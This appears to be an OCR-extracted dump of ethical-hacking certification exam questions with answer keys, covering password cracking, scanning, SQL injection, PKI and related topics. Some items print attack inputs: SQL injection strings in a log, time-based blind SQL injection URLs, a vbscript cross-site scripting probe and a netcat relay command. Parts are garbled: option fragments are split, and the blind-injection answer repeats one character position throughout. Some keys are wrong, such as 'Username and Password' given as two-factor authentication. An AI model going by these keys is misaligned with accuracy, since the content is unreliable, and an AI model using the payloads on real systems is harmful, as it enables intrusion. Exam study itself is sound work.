
Answer: B

NEW QUESTION 278
A company is using Windows Server 2003 for its Active Directory (AD). What is the most efficient way to crack the passwords for the AD users?

A. Perform a dictionary attack.
B. Perform a brute force attack.
C. Perform an attack with a rainbow table.
D. Perform a hybrid attack.

Answer: C

NEW QUESTION 280
Blake is in charge of securing all 20 of his company's servers. He has enabled hardware and software firewalls, hardened the operating systems, and disabled all unnecessary services on all the servers. Unfortunately, there is proprietary AS400 emulation software that must run on one of the servers that requires the telnet service to function properly. Blake is especially concerned about this since telnet can be a very large security risk in an organization. Blake is concerned about how this particular server might look to an outside attacker so he decides to perform some footprinting, scanning, and penetration tests on the server. Blake telnets into the server using Port 80 and types in the following command:
HEAD / HTTP/1.0
After pressing enter twice, Blake gets the following results: What has Blake just accomplished?



A. Downloaded a file to his local computer
B. Submitted a remote command to crash the server
C. Poisoned the local DNS cache of the server
D. Grabbed the Operating System banner

Answer: D

NEW QUESTION 285
An attacker sniffs encrypted traffic from the network and is subsequently able to decrypt it. The attacker can now use which cryptanalytic technique to attempt to discover the encryption key?

A. Birthday attack
B. Plaintext attack
C. Meet in the middle attack
D. Chosen ciphertext attack

Answer: D

NEW QUESTION 290
A covert channel is a channel that _____

A. transfers information over, within a computer system, or network that is outside of the security policy.
B. transfers information over, within a computer system, or network that is within the security policy.
C. transfers information via a communication path within a computer system, or network for transfer of data.
D. transfers information over, within a computer system, or network that is encrypted.

Answer: A

NEW QUESTION 292
John runs a Web server, IDS and firewall on his network. Recently his Web server has been under constant hacking attacks. He looks up the IDS log files and sees no intrusion attempts but the Web server constantly locks up and needs rebooting due to various brute force and buffer overflow attacks but still the IDS alerts no intrusion whatsoever. John becomes suspicious and views the Firewall logs and he notices huge SSL connections constantly hitting his Web server. Hackers have been using the encrypted HTTPS protocol to send exploits to the Web server and that was the reason the IDS did not detect the intrusions. How would John protect his network from these types of attacks?

A. Install a proxy server and terminate SSL at the proxy
B. Enable the IDS to filter encrypted HTTPS traffic
C. Install a hardware SSL "accelerator" and terminate SSL at this layer
D. Enable the Firewall to filter encrypted HTTPS traffic

Answer: AC

NEW QUESTION 296
June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?

A. Ye
B. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
C. Ye
D. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
E. N
F. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program
G. N
H. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus

Answer: C

NEW QUESTION 299
If an attacker's computer sends an IPID of 24333 to a zombie (Idle Scanning) computer on
a closed port, what will be the response?

A. The zombie computer will respond with an IPID of 24334.
B. The zombie computer will respond with an IPID of 24333.
C. The zombie computer will not send a response.
D. The zombie computer will respond with an IPID of 24335.

Answer: A

NEW QUESTION 302
Bank of Timbuktu is a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently. Customers can access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.
John Stevens is in charge of information security at Bank of Timbuktu. After one month in production, several customers have complained about the Internet enabled banking application. Strangely, the account balances of many of the bank's customers had been changed! However, money hasn't been removed from the bank; instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete'';
Attempted login of unknown user: ' or 1=1--
Attempted login of unknown user: '; drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x9062757944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What kind of attack did the Hacker attempt to carry out at the bank?

A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
C. The Hacker used a generator module to pass results to the Web server and exploited Web application CGI vulnerability.
D. The Hacker first attempted logins with suspected user names, then used SQL Injection to gain access to valid bank login IDs.

Answer: D

NEW QUESTION 306
If an attacker's computer sends an IPID of 31400 to a zombie (Idle Scanning) computer on an open port, what will be the response?

A. 31400
B. 31402
C. The zombie will not send a response
D. 31401

Answer: B

Explanation: 31402 is the correct answer.

NEW QUESTION 308
Which of the following is a hashing algorithm?

A. MD5
B. PGP
C. DES
D. ROT13

Answer: A

NEW QUESTION 309
Jeremy is web security consultant for Information Securitas. Jeremy has just been hired to
perform contract work for a large state agency in Michigan. Jeremy's first task is to scan all the company's external websites. Jeremy comes upon a login page which appears to allow employees access to sensitive areas on the website. James types in the following statement in the username field:
SELECT * from Users where username='admin' ?AND password='' AND email like '%@testers.com%'
What will the SQL statement accomplish?

A. If the page is susceptible to SQL injection, it will look in the Users table for usernames of admin
B. This statement will look for users with the name of admin, blank passwords, and email addresses that end in @testers.com
C. This Select SQL statement will log James in if there are any users with NULL passwords
D. James will be able to see if there are any default user accounts in the SQL database

Answer: B

Explanation: This query will search for admin user with blank password with mail address @testers.com

NEW QUESTION 311
Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

A. Neil has used a tailgating social engineering attack to gain access to the offices
B. He has used a piggybacking technique to gain unauthorized access
C. This type of social engineering attack is called man trapping
D. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics

Answer: A

NEW QUESTION 315
One way to defeat a multi-level security solution is to leak data via

A. a bypass regulator.
B. steganography.
C. a covert channel.
D. asymmetric routing.

Answer: C

NEW QUESTION 317
In the software security development life cyle process, threat modeling occurs in which phase?

A. Design

B. Requirements
C. Verification
D. Implementation

Answer: A

NEW QUESTION 318
Passive reconnaissance involves collecting information through which of the following?

A. Social engineering
B. Network traffic sniffing
C. Man in the middle attacks
D. Publicly accessible sources

Answer: D

NEW QUESTION 320
Which of the following are password cracking tools? (Choose three.)

A. BTCrack
B. John the Ripper
C. KerbCrack
D. Nikto
E. Cain and Abel
F. Havij

Answer: BCE

NEW QUESTION 321
After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of its choosing, which then must be acknowledged (ACK) by the client. This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen, and then opens a second connection from a forged IP address. The attack doesn't see the SYN-ACK (or any other packet) from the server, but can guess the correct responses. If the source IP address is used for authentication, then the attacker can use the one-sided communication to break into the server. What attacks can you successfully launch against a server using the above technique?

A. Denial of Service attacks
B. Session Hijacking attacks
C. Web page defacement attacks
D. IP spoofing attacks

Answer: B

NEW QUESTION 323
What do you call a pre-computed hash?

A. Sun tables
B. Apple tables
C. Rainbow tables
D. Moon tables

Answer: C

NEW QUESTION 327
Which type of antenna is used in wireless communication?

A. Omnidirectional
B. Parabolic
C. Uni-directional
D. Bi-directional

Answer: A

NEW QUESTION 329
Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

A. Key registry
B. Recovery agent
C. Directory
D. Key escrow

Answer: D

NEW QUESTION 332
Which type of password cracking technique works like dictionary attack but adds some numbers and symbols to the words from the dictionary and tries to crack

the password?

A. Dictionary attack
B. Brute forcing attack
C. Hybrid attack
D. Syllable attack
E. Rule-based attack

Answer: C

NEW QUESTION 335
Which of the following are valid types of rootkits? (Choose three.)

A. Hypervisor level
B. Network level
C. Kernel level
D. Application level
E. Physical level
F. Data access level

Answer: ACD

NEW QUESTION 338
Here is the ASCII Sheet.

DEC	OCT	HEX	BIN	Symbol	HTML Number	HTML Name	Description
32	40	20	100000		&#32;		Space
33	41	21	100001	!	&#33;		Exclamation mark
34	42	22	100010	"	&#34;	&quot;	Double quotes (or speech marks)
35	43	23	100011	#	&#35;		Number
36	44	24	100100	$	&#36;		Dollar
37	45	25	100101	%	&#37;		Procenttecken
38	46	26	100110	&	&#38;	&amp;	Ampersand
39	47	27	100111	'	&#39;		Single quote
40	50	28	101000	(	&#40;		Open parenthesis (or open bracket)
41	51	29	101001	)	&#41;		Close parenthesis (or close bracket)
42	52	2A	101010	*	&#42;		Asterisk
43	53	2B	101011	+	&#43;		Plus
44	54	2C	101100	,	&#44;		Comma
45	55	2D	101101	-	&#45;		Hyphen
46	56	2E	101110	.	&#46;		Period, dot or full stop
47	57	2F	101111	/	&#47;		Slash or divide
48	60	30	110000	0	&#48;		Zero
49	61	31	110001	1	&#49;		One
50	62	32	110010	2	&#50;		Two
51	63	33	110011	3	&#51;		Three
52	64	34	110100	4	&#52;		Four
53	65	35	110101	5	&#53;		Five
54	66	36	110110	6	&#54;		Six
55	67	37	110111	7	&#55;		Seven
56	70	38	111000	8	&#56;		Eight
57	71	39	111001	9	&#57;		Nine
58	72	3A	111010	:	&#58;		Colon
59	73	3B	111011	;	&#59;		Semicolon
60	74	3C	111100	<	&#60;	&lt;	Less than (or open angled bracket)
61	75	3D	111101	=	&#61;		Equals
62	76	3E	111110	>	&#62;	&gt;	Greater than (or close angled bracket)
63	77	3F	111111	?	&#63;		Question mark
64	100	40	1000000	@	&#64;		At symbol
65	101	41	1000001	A	&#65;		Uppercase A
66	102	42	1000010	B	&#66;		Uppercase B
67	103	43	1000011	C	&#67;		Uppercase C
68	104	44	1000100	D	&#68;		Uppercase D
69	105	45	1000101	E	&#69;		Uppercase E
70	106	46	1000110	F	&#70;		Uppercase F
71	107	47	1000111	G	&#71;		Uppercase G
72	110	48	1001000	H	&#72;		Uppercase H
73	111	49	1001001	I	&#73;		Uppercase I
74	112	4A	1001010	J	&#74;		Uppercase J
75	113	4B	1001011	K	&#75;		Uppercase K
76	114	4C	1001100	L	&#76;		Uppercase L
77	115	4D	1001101	M	&#77;		Uppercase M
78	116	4E	1001110	N	&#78;		Uppercase N
79	117	4F	1001111	O	&#79;		Uppercase O
80	120	50	1010000	P	&#80;		Uppercase P
81	121	51	1010001	Q	&#81;		Uppercase Q
82	122	52	1010010	R	&#82;		Uppercase R
83	123	53	1010011	S	&#83;		Uppercase S
84	124	54	1010100	T	&#84;		Uppercase T
85	125	55	1010101	U	&#85;		Uppercase U
86	126	56	1010110	V	&#86;		Uppercase V
87	127	57	1010111	W	&#87;		Uppercase W
88	130	58	1011000	X	&#88;		Uppercase X
89	131	59	1011001	Y	&#89;		Uppercase Y
90	132	5A	1011010	Z	&#90;		Uppercase Z
91	133	5B	1011011	[	&#91;		Opening bracket
92	134	5C	1011100	\	&#92;		Backslash
93	135	5D	1011101	]	&#93;		Closing bracket
94	136	5E	1011110	^	&#94;		Caret - circumflex
95	137	5F	1011111	_	&#95;		Underscore
96	140	60	1100000	`	&#96;		Grave accent
97	141	61	1100001	a	&#97;		Lowercase a
98	142	62	1100010	b	&#98;		Lowercase b
99	143	63	1100011	c	&#99;		Lowercase c
100	144	64	1100100	d	&#100;		Lowercase d
101	145	65	1100101	e	&#101;		Lowercase e
102	146	66	1100110	f	&#102;		Lowercase f
103	147	67	1100111	g	&#103;		Lowercase g
104	150	68	1101000	h	&#104;		Lowercase h
105	151	69	1101001	i	&#105;		Lowercase i
106	152	6A	1101010	j	&#106;		Lowercase j
107	153	6B	1101011	k	&#107;		Lowercase k
108	154	6C	1101100	l	&#108;		Lowercase l
109	155	6D	1101101	m	&#109;		Lowercase m
110	156	6E	1101110	n	&#110;		Lowercase n
111	157	6F	1101111	o	&#111;		Lowercase o
112	160	70	1110000	p	&#112;		Lowercase p
113	161	71	1110001	q	&#113;		Lowercase q
114	162	72	1110010	r	&#114;		Lowercase r
115	163	73	1110011	s	&#115;		Lowercase s
116	164	74	1110100	t	&#116;		Lowercase t
117	165	75	1110101	u	&#117;		Lowercase u
118	166	76	1110110	v	&#118;		Lowercase v
119	167	77	1110111	w	&#119;		Lowercase w
120	170	78	1111000	x	&#120;		Lowercase x
121	171	79	1111001	y	&#121;		Lowercase y
122	172	7A	1111010	z	&#122;		Lowercase z
123	173	7B	1111011	{	&#123;		Opening brace
124	174	7C	1111100	|	&#124;		Vertical bar
125	175	7D	1111101	\)	&#125;		Closing brace
126	176	7E	1111110	~	&#126;		Equivalency sign - tilde
127	177	7F	1111111		&#127;		Delete

You want to guess the DBO username juggyboy (8 characters) using Blind SQL Injection technique.
What is the correct syntax?

A. http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 106) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 117) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFOR DELAY '00:00:10'--

B. http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 134,156,111,136,186,145,144,188) WAITFOR DELAY '00:00:10'

C. http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 144) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 123) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=156) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=187) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=199) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=133) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFOR DELAY '00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=122) WAITFOR DELAY '00:00:10'--

D. http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= j,u,g,g,y,b,o,y) WAITFOR DELAY '00:00:10'

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

Explanation: Topic 4, Volume D

NEW QUESTION 339
A security analyst in an insurance company is assigned to test a new web application that
will be used by clients to help them choose and apply for an insurance plan. The analyst discovers that the application is developed in ASP scripting language and it uses MSSQL as a database backend. The analyst locates the application's search form and introduces the following code in the search input fielD.
IMG SRC=vbscript:msgbox("Vulnerable");> originalAttribute="SRC" originalPath="vbscript:msgbox("Vulnerable");>"
When the analyst submits the form, the browser returns a pop-up window that says "Vulnerable".
Which web applications vulnerability did the analyst discover?

A. Cross-site request forgery
B. Command injection
C. Cross-site scripting
D. SQL injection

Answer: C

NEW QUESTION 340
A certified ethical hacker (CEH) completed a penetration test of the main headquarters of a company almost two months ago, but has yet to get paid. The customer is suffering from financial problems, and the CEH is worried that the company will go out of business and end up not paying. What actions should the CEH take?

A. Threaten to publish the penetration test results if not paid.
B. Follow proper legal procedures against the company to request payment.
C. Tell other customers of the financial problems with payments from this company.
D. Exploit some of the vulnerabilities found on the company webserver to deface it.

Answer: B

NEW QUESTION 343
An attacker has been successfully modifying the purchase price of items purchased on the company's web site. The security administrators verify the web server and Oracle database have not been compromised directly. They have also verified the Intrusion Detection

System (IDS) logs and found no attacks that could have caused this. What is the mostly likely way the attacker has been able to modify the purchase price?

A. By using SQL injection
B. By changing hidden form values
C. By using cross site scripting
D. By utilizing a buffer overflow attack

Answer: B

NEW QUESTION 347
Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Dumper
C. USB Sniffer
D. USB Snoopy

Answer: B

NEW QUESTION 351
The use of technologies like IPSec can help guarantee the followinG. authenticity, integrity, confidentiality and

A. non-repudiation.
B. operability.
C. security.
D. usability.

Answer: A

NEW QUESTION 356
One advantage of an application-level firewall is the ability to

A. filter packets at the network level.
B. filter specific commands, such as http:post.
C. retain state information for each packet.
D. monitor tcp handshaking.

Answer: B

NEW QUESTION 359
Which of the following lists are valid data-gathering activities associated with a risk assessment?

A. Threat identification, vulnerability identification, control analysis
B. Threat identification, response identification, mitigation identification
C. Attack profile, defense profile, loss profile
D. System profile, vulnerability identification, security determination

Answer: A

NEW QUESTION 362
Which initial procedure should an ethical hacker perform after being brought into an organization?

A. Begin security testing.
B. Turn over deliverables.
C. Sign a formal contract with non-disclosure.
D. Assess what the organization is trying to protect.

Answer: C

NEW QUESTION 367
A Security Engineer at a medium-sized accounting firm has been tasked with discovering how much information can be obtained from the firm's public facing web servers. The engineer decides to start by using netcat to port 80.
The engineer receives this output:
HTTP/1.1 200 OK
Server: Microsoft-IIS/6
Expires: Tue, 17 Jan 2011 01:41:33 GMT
DatE. Mon, 16 Jan 2011 01:41:33 GMT
Content-TypE. text/html Accept-Ranges: bytes
Last-ModifieD. Wed, 28 Dec 2010 15:32:21 GMT
ETaG. "b0aac0542e25c31:89d" Content-Length: 7369
Which of the following is an example of what the engineer performed?

A. Cross-site scripting
B. Banner grabbing
C. SQL injection
D. Whois database query

Answer: B

NEW QUESTION 369
A security consultant is trying to bid on a large contract that involves penetration testing and reporting. The company accepting bids wants proof of work so the consultant prints out several audits that have been performed. Which of the following is likely to occur as a result?

A. The consultant will ask for money on the bid because of great work.
B. The consultant may expose vulnerabilities of other companies.
C. The company accepting bids will want the same type of format of testing.
D. The company accepting bids will hire the consultant because of the great work performed.

Answer: B

NEW QUESTION 370
Diffie-Hellman (DH) groups determine the strength of the key used in the key exchange process. Which of the following is the correct bit size of the Diffie-Hellman (DH) group 5?

A. 768 bit key
B. 1025 bit key
C. 1536 bit key
D. 2048 bit key

Answer: C

NEW QUESTION 371
In keeping with the best practices of layered security, where are the best places to place intrusion detection/intrusion prevention systems? (Choose two.)

A. HID/HIP (Host-based Intrusion Detection/Host-based Intrusion Prevention)
B. NID/NIP (Node-based Intrusion Detection/Node-based Intrusion Prevention)
C. NID/NIP (Network-based Intrusion Detection/Network-based Intrusion Prevention)
D. CID/CIP (Computer-based Intrusion Detection/Computer-based Intrusion Prevention)

Answer: AC

NEW QUESTION 372
Which of the following problems can be solved by using Wireshark?

A. Tracking version changes of source code
B. Checking creation dates on all webpages on a server
C. Resetting the administrator password on multiple systems
D. Troubleshooting communication resets between two systems

Answer: D

NEW QUESTION 374
A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering the NMAP result below, which of the following is likely to be installed on the target machine by the OS?
Starting NMAP 5.21 at 2011-03-15 11:06
NMAP scan report for 172.16.40.65 Host is up (1.00s latency).
Not shown: 993 closed ports PORT STATE SERVICE
21/tcp open ftp 23/tcp open telnet 80/tcp open http
139/tcp open netbios-ssn 515/tcp open
631/tcp open ipp 9100/tcp open
MAC Address: 00:00:48:0D:EE:89

A. The host is likely a Windows machine.
B. The host is likely a Linux machine.
C. The host is likely a router.
D. The host is likely a printer.

Answer: D

NEW QUESTION 377
Which NMAP command combination would let a tester scan every TCP port from a class C network that is blocking ICMP with fingerprinting and service detection?

A. NMAP -PN -A -O -sS 192.168.2.0/24
B. NMAP -P0 -A -O -p1-65535 192.168.0/24
C. NMAP -P0 -A -sT -p0-65535 192.168.0/16
D. NMAP -PN -O -sS -p 1-1024 192.168.0/8

Answer: B

NEW QUESTION 379
Which of the following is an example of an asymmetric encryption implementation?

A. SHA1
B. PGP
C. 3DES
D. MD5

Answer: B

NEW QUESTION 381
Which of the following ensures that updates to policies, procedures, and configurations are made in a controlled and documented fashion?

A. Regulatory compliance
B. Peer review
C. Change management
D. Penetration testing

Answer: C

NEW QUESTION 384
The following is part of a log file taken from the machine on the network with the IP address of 192.168.1.106:
Time:Mar 13 17:30:15 Port:20 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:17 Port:21 Source:192.168.1.103 Destination:192.168.1.106
Protocol:TCP
Time:Mar 13 17:30:19 Port:22 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:21 Port:23 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:22 Port:25 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:23 Port:80 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
Time:Mar 13 17:30:30 Port:443 Source:192.168.1.103 Destination:192.168.1.106 Protocol:TCP
What type of activity has been logged?

A. Port scan targeting 192.168.1.103
B. Teardrop attack targeting 192.168.1.106
C. Denial of service attack targeting 192.168.1.103
D. Port scan targeting 192.168.1.106

Answer: D

NEW QUESTION 389
What is the correct PCAP filter to capture all TCP traffic going to or from host
192.168.0.125 on port 25?

A. tcp.src == 25 and ip.host == 192.168.0.125
B. host 192.168.0.125:25
C. port 25 and host 192.168.0.125
D. tcp.port == 25 and ip.host == 192.168.0.125

Answer: D

NEW QUESTION 393
When creating a security program, which approach would be used if senior management is supporting and enforcing the security policy?

A. A bottom-up approach
B. A top-down approach
C. A senior creation approach
D. An IT assurance approach

Answer: B

NEW QUESTION 394
Which type of access control is used on a router or firewall to limit network activity?

A. Mandatory
B. Discretionary
C. Rule-based
D. Role-based

Answer: C

NEW QUESTION 398
Which element of Public Key Infrastructure (PKI) verifies the applicant?

A. Certificate authority
B. Validation authority
C. Registration authority
D. Verification authority

Answer: C

NEW QUESTION 401
Which solution can be used to emulate computer services, such as mail and ftp, and to capture information related to logins or actions?

A. Firewall
B. Honeypot
C. Core server
D. Layer 4 switch

Answer: B

NEW QUESTION 406
An attacker has captured a target file that is encrypted with public key cryptography. Which of the attacks below is likely to be used to crack the target file?

A. Timing attack
B. Replay attack
C. Memory trade-off attack
D. Chosen plain-text attack

Answer: D

NEW QUESTION 408
When using Wireshark to acquire packet capture on a network, which device would enable the capture of all traffic on the wire?

A. Network tap
B. Layer 3 switch
C. Network bridge
D. Application firewall

Answer: A

NEW QUESTION 410
A network security administrator is worried about potential man-in-the-middle attacks when users access a corporate web site from their workstations. Which of the following is the best remediation against this type of attack?

A. Implementing server-side PKI certificates for all connections
B. Mandating only client-side PKI certificates for all connections
C. Requiring client and server PKI certificates for all connections
D. Requiring strong authentication for all DNS queries

Answer: C

NEW QUESTION 411
What is a successful method for protecting a router from potential smurf attacks?

A. Placing the router in broadcast mode
B. Enabling port forwarding on the router
C. Installing the router outside of the network's firewall
D. Disabling the router from accepting broadcast ping messages

Answer: D

NEW QUESTION 413
What is the outcome of the comm”nc -l -p 2222 | nc 10.1.0.43 1234"?

A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
C. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
D. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.

Answer: B

NEW QUESTION 415
Which of the following is an example of two factor authentication?

A. PIN Number and Birth Date
B. Username and Password
C. Digital Certificate and Hardware Token
D. Fingerprint and Smartcard ID

Answer: B

NEW QUESTION 419
A security consultant decides to use multiple layers of anti-virus defense, such as end user desktop anti-virus and E-mail gateway. This approach can be used to mitigate which kind of attack?

A. Forensic attack
B. ARP spoofing attack
C. Social engineering attack
D. Scanning attack

Answer: C

NEW QUESTION 421
Which of the following is a characteristic of Public Key Infrastructure (PKI)?

A. Public-key cryptosystems are faster than symmetric-key cryptosystems.
B. Public-key cryptosystems distribute public-keys within digital signatures.
C. Public-key cryptosystems do not require a secure key distribution channel.
D. Public-key cryptosystems do not provide technical non-repudiation via digital signatures.

Answer: B

NEW QUESTION 425
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Answer: B

NEW QUESTION 428
After gaining access to the password hashes used to protect access to a web based application, knowledge of which cryptographic algorithms would be useful to gain access to the application?

A. SHA1
B. Diffie-Helman
C. RSA
D. AES

Answer: A

NEW QUESTION 433
Which Open Web Application Security Project (OWASP) implements a web application full of known vulnerabilities?

A. WebBugs
B. WebGoat
C. VULN_HTML
D. WebScarab

Answer: B

NEW QUESTION 438
A network administrator received an administrative alert at 3:00 a.m. from the intrusion detection system. The alert was generated because a large number of packets were coming into the network over ports 20 and 21. During analysis, there were no signs of attack on the FTP servers. How should the administrator classify this situation?

A. True negatives
B. False negatives
C. True positives
D. False positives

Answer: D

NEW QUESTION 439
A penetration tester is attempting to scan an internal corporate network from the internet without alerting the border sensor. Which is the most efficient technique should the tester consider using?

A. Spoofing an IP address
B. Tunneling scan over SSH
C. Tunneling over high port numbers
D. Scanning using fragmented IP packets

Answer: B

NEW QUESTION 440
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

A. Hping
B. Traceroute
C. TCP ping
D. Broadcast ping

Answer: A

NEW QUESTION 442
A circuit level gateway works at which of the following layers of the OSI Model?

A. Layer 5 - Application
B. Layer 4 – TCP
C. Layer 3 – Internet protocol
D. Layer 2 – Data link

Answer: B

NEW QUESTION 444
Data hiding analysis can be useful in

A. determining the level of encryption used to encrypt the data.
B. detecting and recovering data that may indicate knowledge, ownership or intent.
C. identifying the amount of central processing unit (cpu) usage over time to process the data.
D. preventing a denial of service attack on a set of enterprise servers to prevent users from accessing the data.

Answer: B

NEW QUESTION 449
Which type of security document is written with specific step-by-step details?

A. Process
B. Procedure
C. Policy
D. Paradigm

Answer: B

NEW QUESTION 450
How does an operating system protect the passwords used for account logins?

A. The operating system performs a one-way hash of the passwords.
B. The operating system stores the passwords in a secret file that users cannot find.
